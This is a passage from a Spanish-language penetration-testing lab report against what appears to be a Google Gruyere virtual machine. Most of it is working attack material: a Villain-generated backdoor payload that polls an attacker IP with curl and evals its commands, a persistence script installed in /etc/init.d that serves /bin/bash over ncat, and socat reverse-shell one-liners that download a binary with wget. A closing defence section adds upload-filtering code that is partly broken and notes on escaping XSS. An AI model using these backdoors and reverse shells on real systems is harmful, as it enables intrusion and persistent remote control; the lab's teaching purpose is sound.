Use exec_outfile to write & execute commands from a specified file on the victim (instead of using IEX):
generate os=windows lhost=<IP or INTERFACE> exec_outfile="C:\Users\\$env:USERNAME\local\hack.ps1"

For Linux:
generate os=linux lhost=<IP or INTERFACE> [ domain=<DOMAIN> ]

Villain >
```


ScriptVillain...

Jetbrains

NETCAT

ajs

Ahora ejecutaremos el comando para generar una shell en Linux, en lhost pondremos la IP de nuestra máquina o su interfaz de red:



```
(kali㉿kali)-[~/Programas/Villain]
$ python3 Villain.py
[Info] Core server started on 0.0.0.0:65001
[Info] Netcat multi-listener started on 0.0.0.0:4443
[Info] Hoaxshell engine listening on 0.0.0.0:8080

Villain > help generate
Generate backdoor payload. If you start Villain with SSL the generated payload(s)
will be adjusted accordingly.


For Windows:
generate os=windows lhost=<IP or INTERFACE> [ exec_outfile=<REMOTE PATH> domain=<DOMAIN>] [ obfuscate encode const
raint_mode ]

Use exec_outfile to write & execute commands from a specified file on the victim (instead of using IEX):
generate os=windows lhost=<IP or INTERFACE> exec_outfile="C:\Users\\$env:USERNAME\local\hack.ps1"

For Linux:
generate os=linux lhost=<IP or INTERFACE> [ domain=<DOMAIN> ]

Villain > generate os=linux lhost=ehho
Error parsing LHOST. Invalid IP or Interface.
Villain > generate os=linux lhost=eth0
Generating backdoor payload...
nohup `s=192.168.1.148:8080&i=14c1d701-c2ddd88a-acee4f46&hname=$(hostname)&p=http://;curl -s "$p$s/14c1d701/$hnam
e/$USER" -H "Authorization: $i" -o /dev/null&while :; do c=$(curl -s "$p$s/c2ddd88a" -H "Authorization: $i")&&if [
"c" != None ]; then r=$(eval "$c")&&if [ $r = bye ]; then pkill -P $$; else curl -s $p$s/acee4f46 -X POST -H "Aut
horization: $i" -d "$r";echo $$;fi; fi; sleep 0.8; done;` &
Copied to clipboard!
Villain >
```

Ahora copiaremos el payload en el terminal:



```
(kali㉿kali)-[~/Programas/Villain]
$ python3 Villain.py
[Info] Core server started on 0.0.0.0:65001
[Info] Netcat multi-listener started on 0.0.0.0:4444
[Info] Hoaxshell engine listening on 0.0.0.0:8080

Villain > help generate

Generate backdoor payload. If you start Villain with SSL the generated payload(s)
will be adjusted accordingly.

For Windows:
generate os=windows lhost=<IP or INTERFACE> [ exec_outfile=<REMOTE PATH> domain=<DOMAIN>] [ obfuscate encode const
raint_mode ]

Use exec_outfile to write & execute commands from a specified file on the victim (instead of using IEX):
generate os=windows lhost=<IP or INTERFACE> exec_outfile="C:\Users\\$env:USERNAME\local\hack.ps1"

For Linux:
generate os=linux lhost=<IP or INTERFACE> [ domain=<DOMAIN> ]

Villain > generate os=linux lhost=ehho
Error parsing LHOST. Invalid IP or Interface.
Villain > generate os=linux lhost=eth0
Generating backdoor payload...
nohup `s=192.168.1.148:8080&f=i=14c1d701-c2ddd88a-acee4f46&hname=$(hostname)&p=http://;curl -s "$p$s/14c1d701/$nam
e/$USER" -H "Authorization: $i" -o /dev/null&while ; do c=$(curl -s "$p$s/c2ddd88a" -H "Authorization: $i")&&if [
$c" != None ]; then r=$(eval "$c")&&if [ $r = bye ]; then pkill -P $$; else curl -s $p$s/acee4f46 -X POST -H "Aut
horization: $i" -d "$r";echo $$;fi; fi; sleep 0.8; done;` &
Copied to clipboard!
[Shell] Backdoor session established on 192.168.1.99
Villain >
```

The terminal window also displays icons for NETCAT and a file named a.js.

Con esto generaremos una sesión, ahora escribiremos sessions, para ver las sesiones activas:

```
(kali㉿kali)-[~/Programas/Villain]
$ python3 Villain.py
[+] Villain
by t3l3machus

[Info] Core server started on 0.0.0.0:65001
[Info] Netcat multi-listener started on 0.0.0.0:4443
[Info] Hoaxshell engine listening on 0.0.0.0:8080

Villain > help generate

Generate backdoor payload. If you start Villain with SSL the generated payload(s)
will be adjusted accordingly.

For Windows:
generate os=windows lhost=<IP or INTERFACE> [ exec_outfile=<REMOTE PATH> domain=<DOMAIN>] [ obfuscate encode const
raint_mode ]


Use exec_outfile to write & execute commands from a specified file on the victim (instead of using IEX):
generate os=windows lhost=<IP or INTERFACE> exec_outfile="C:\Users\\$env:USERNAME\local\hack.ps1"

For Linux:
generate os=linux lhost=<IP or INTERFACE> [ domain=<DOMAIN> ]

Villain > generate os=linux lhost=ehho
Error parsing LHOST. Invalid IP or Interface.
Villain > generate os=linux lhost=eth0
Generating backdoor payload...
nohup `s=192.168.1.148:8080&i=14c1d701-c2ddd88a-acee4f46&hname=$(hostname)&p=http://;curl -s "$p$s/14c1d701/$hnam
e/$USER" -H "Authorization: $i" -o /dev/null&while :; do c=$(curl -s "$p$s/c2ddd88a" -H "Authorization: $i")&&if [
$c" != None ]; then r=$(eval "$c")&&if [ $r = bye ]; then pkill -P $$; else curl -s $p$s/acee4f46 -X POST -H "Aut
horization: $i" -d "$r";echo $$;fi; fi; sleep 0.8; done;` &
Copied to clipboard!
[Shell] Backdoor session established on 192.168.1.99
Villain > sesions
Unknown command.
Villain > sessions

Session ID          IP Address     OS Type   User           Owner   Status
14c1d701-c2ddd88a-acee4f46  192.168.1.99  Linux    alesander@debian  Self   Active
Villain >
```

Y, por último, copiaremos el ID de sesión y escribiremos shell ID:



Con esto conseguimos otra forma de conseguir la shell pero con una interfaz mejor.

- Persistencia ->

Una vez hacemos la Shell voy usar 'ncat' para crear una Shell persistente:

Para eso en la máquina tendría que crear este script:

```
#!/bin/bash
```

```
ncat -nlvp 192.168.1.148 8888 -e /bin/bash --ssl
```

```
sed -i '1i #!/bin/bash' script.sh -> Para añadir la primera línea.  
sed -i '$a ncat -nlvp 192.168.1.148 8888 -e /bin/bash -ssl' script.sh -> Para  
añadir la última línea.
```

```
O echo "#/bin/bash" > script.sh  
# Comprobar si Git está instalado  
if ! [ -x "$(command -v ncat)" ]; then  
    # Instalar Git  
    sudo apt-get update  
    sudo apt install ncat -y  
fi  
echo "ncat -nlvp 192.168.1.148 8888 -e /bin/bash -ssl" >> script.sh  
Ahora moveré el archivo a /etc/init.d y ahre que se ejecute al iniciar el sistema.  
mv script.sh /etc/init.d -> Mara mover el fichero a /etc/init.d  
update-rc.d script.sh defaults -> Para que se ejecute al iniciar el sistema
```


Y con esto consigo la Reverse Shell.

Se podría usar este programa Shellreator:  
<https://github.com/ShutdownRepo/shellerator> .

Sirve para generar los comandos de una Shell con diferentes programas, ncat, socat, bash, openssl, Python, ruby...


Para instalarlo tendremos que hacer un git clone del proyecto, después nos moveremos a la carpeta del proyecto y ejecutaremos python3 setup.py install –user.

Primero elegiremos la interfaz, en este caso eth0:



```
(kali㉿kali)-[~/Programas/shellerator]
$ python3 shellerator.py
Listener interface/address?
> eth0 (192.168.1.148)
docker0 (172.17.0.1)
Custom
```

Ahora el puerto en esta caso HTTP 80:



```
(kali㉿kali)-[~/Programas/shellerator]
$ python3 shellerator.py
Listener port?
L33t (1337)
HTTPS (443)
> HTTP (80)
DNS (53)
Custom
```

Y ahora elegiremos el programa con el cual crear la Shell, en esta caso socat:

```
(kali㉿kali)-[~/Programas/shellerator]
$ python3 shellerator.py
What type of shell do you want?
awk
bash
groovy
java
lua
meterpreter
ncat
netcat
nodejs
openssl
perl
php
powershell
python
ruby
> socat
tclsh
telnet
war
```

Y nos generará los comandos:

```
(kali㉿kali)-[~/Programas/shellerator]
$ python3 shellerator.py
[1] /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.148:80
[2] socat tcp-connect:192.168.1.148:80 exec:"bash -li",pty,stderr,setsid,sigint,sane
[3] wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat; chmod +x /tmp/socat; /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.148:80
[4] Listener (attacker) socat file:'tty',raw,echo=0 TCP-L:80
    CLI command used
    shellerator.py --reverse-shell --t, e socat --lhost 192.168.1.148 --lport 80
```

Comando atacante.

Comando máquina atacada.

En este caso si guardamos en el script, para obtener la persistencia este comando ‘wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86\_64/socat -O /tmp/socat; chmod +x /tmp/socat; /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.148:80’.

Y en la máquina atacante este otro ‘ socat file:`tty`,raw,echo=0 TCP-L:80’.

Tendríamos la Shell también.

## 7. Defensa

### A) File Upload XSS ->

Tenemos varias formas de defenderse según OWASP: [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload).

-Alojar el contenido en un dominio separado para que el script no tenga acceso a ningún contenido en su dominio. Es decir, en lugar de alojar el contenido de un usuario en ejemplo.com/nombre lo alojaríamos en nombredeusuario.contenidousuario

-La aplicación debe filtrar y verificar el contenido de cualquier archivo que se cargue en el servidor. Los archivos deben escanearse y validarse minuciosamente antes de que estén disponibles en el servidor. En caso de duda el archivo debe desecharse

Para hacer esto modifíco el código en el archivo grueyre.py, el método \_DoUpload2:

```

DebianGruyerePentesting [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Actividades Editor de textos 22 de feb 11:21
Abrir + *gruyere.py
~/Escritorio/gruyere/gruyere Guardar x
656
657     def _DoReset(self, cookie, specials, params): # debug only
658         """Handles the /reset url for administrators to reset the
659
660     Args:
661         cookie: The cookie for this request. (unused)
662         specials: Other special values for this request. (unused)
663         params: Cgi parameters. (unused)
664
665     self._ResetDatabase()
666     self._SendTextResponse('Server reset to default values...', None)
667
668 def _DoUpload2(self, cookie, specials, params):
669     """Handles the /upload2 url: finish the upload and save the file.
670
671     Args:
672         cookie: The cookie for this request.
673         specials: Other special values for this request.
674         params: Cgi parameters. (unused)
675
676     (filename, file_data) = self._ExtractFileFromRequest()
677     directory = self._MakeUserDirectory(cookie[COOKIE_UID])
678
679     message = None
680     url = None
681     try:
682         f = _Open(directory, filename, 'wb')
683         f.write(file_data)
684         f.close()
685         (host, port) = http_server.server_address
686         url = 'http://%s:%d/%s/%s/%s' % (
687             host, port, specials[SPECIAL_UNIQUE_ID], cookie[COOKIE_UID], filename)
688     except IOError, ex:
689         message = 'Couldn\'t write file %s: %s' % (filename, ex.message)
690         _Log(message)
691
692     specials['message'] = message
693     self._SendTemplateResponse(
694         '/upload2.gtl', specials,
695         {'url': url})
696
697 def _ExtractFileFromRequest(self):
698     """Extracts the file from an upload request.
699
700     Returns:
701         (filename, file_data)
702
703     form = cgi.FieldStorage()

```

Python ▾ Anchura del tabulador: 8 ▾ Ln 668, Col 8 ▾ INS

Insertando este código:

```

import os

import magic

from werkzeug.utils import secure_filename

```

```
ALLOWED_EXTENSIONS = {'pdf', 'txt'}
```

```

def _DoUpload2(self, cookie, specials, params):
    """Handles the /upload2 url: finish the upload and save the file.

```

Args:

cookie: The cookie for this request.

specials: Other special values for this request.

params: Cgi parameters. (unused)

.....

message = None

url = None

directory = self.\_MakeUserDirectory(cookie[COOKIE\_UID])

if 'file' not in request.files:

    message = 'No se ha proporcionado ningún archivo.'

    \_Log(message)

    return self.\_SendTemplateResponse('/upload2.gtl', specials, {'\_message': message})

file = request.files['file']

if file.filename == "":

    message = 'No se ha proporcionado ningún archivo.'

    \_Log(message)

    return self.\_SendTemplateResponse('/upload2.gtl', specials, {'\_message': message})

if not allowed\_file(file.filename):

    message = 'Tipo de archivo no permitido. Solo se permiten archivos PDF y TXT.'

    \_Log(message)

    return self.\_SendTemplateResponse('/upload2.gtl', specials, {'\_message': message})

filename = secure\_filename(file.filename)

file.save(os.path.join(directory, filename))

```

# Check file type

mime_type = magic.from_file(os.path.join(directory, filename), mime=True)

if mime_type not in ALLOWED_MIME_TYPES:

    os.remove(os.path.join(directory, filename))

    message = 'Tipo de archivo no permitido. Solo se permiten archivos PDF y TXT.'

    _Log(message)

    return self._SendTemplateResponse('/upload2.gtl', specials, {'_message': message})


# Clean text input

text_input = request.form.get('text_input', "").strip()

text_input = clean_text_input(text_input)


# Save text input to file

if text_input:

    text_filename = '{}.txt'.format(os.path.splitext(filename)[0])

    with open(os.path.join(directory, text_filename), 'w') as f:

        f.write(text_input)


(host, port) = http_server.server_address

url = 'http://{:s}:{:d}/{:s}/{:s}' %

host, port, specials[SPECIAL_UNIQUE_ID], cookie[COOKIE_UID], filename)

specials['_message'] = message

self._SendTemplateResponse('/upload2.gtl', specials, {'url': url})


def allowed_file(filename):

    return '.' in filename and \
           filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS


def clean_text_input(text):

```

```
"""Cleans text input to prevent code injection attacks."""
return text.replace('<', '').replace('>', '')
```

Que limpia la entrada y solo permite que se suban archivos .pdf o .txt.

B) XSS Reflejado ->

La manera más simple de corregir esta vulnerabilidad es usar un sistema de plantilla web, que escape automáticamente la salida y se consciente del contexto.

-El escape automático se refiere a la capacidad de un sistema o plantilla de desarrollo web para escapar automáticamente la entrada de texto del usuario, para evitar que se ejecuten scripts incrustados en las entradas.

Si se quisiera hacer manualmente, se tendría que escapar manualmente cada entrada  
-Consciente del contexto, se refiere a la capacidad de aplicar diferentes formas de escape según el contexto.

Debido a que CSS, HTML, URL Y JavaScript utilizan una sintaxis diferente, se necesitan diferentes formas de escape para cada contexto.

### C) Xtored XSS

Google Gruyere, tiene una clase Python para gestionar lo que se puede escribir en los formularios, esa clase es: sanitize.py.

```
75     allowed_tags = [
76         'a', 'b', 'big', 'br', 'center', 'code', 'em', 'h1', 'h2', 'h3',
77         'h4', 'h5', 'h6', 'hr', 'i', 'img', 'li', 'ol', 'p', 's', 'small',
78         'span', 'strong', 'table', 'td', 'tr', 'u', 'ul',
79     ]
80     disallowed_attributes = [
81         'onblur', 'onchange', 'onclick', 'ondblclick', 'onfocus',
82         'onkeydown', 'onkeypress', 'onkeyup', 'onload', 'onmousedown',
83         'onmousemove', 'onmouseout', 'onmouseup', 'onreset',
84         'onselect', 'onsubmit', 'onunload'
85     ]
```

El atributo “onmouseover” no está entre los atributos no permitidos. Si agregamos este atributo en el código esta ataque ya no funcionaría:

```

DebianGruyerePentesting [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Actividades Editor de textos 8 de feb 13:38
Abrir + *sanitize.py
~/Escritorio/gruyere/gruyere Guardar x
51     before = s
52     tag = ''
53     after = ''
54
55     processed += before + _SanitizeTag(tag)
56     s = after
57     return processed
58
59
60 TAG_RE = re.compile(r'<(.?)(\s|>)') # matches the start of an html tag
61
62
63 def _SanitizeTag(t):
64     """Sanitizes a single html tag.
65
66     This does both a 'whitelist' for
67     the allowed tags and a 'blacklist' for the disallowed attributes.
68
69     Args:
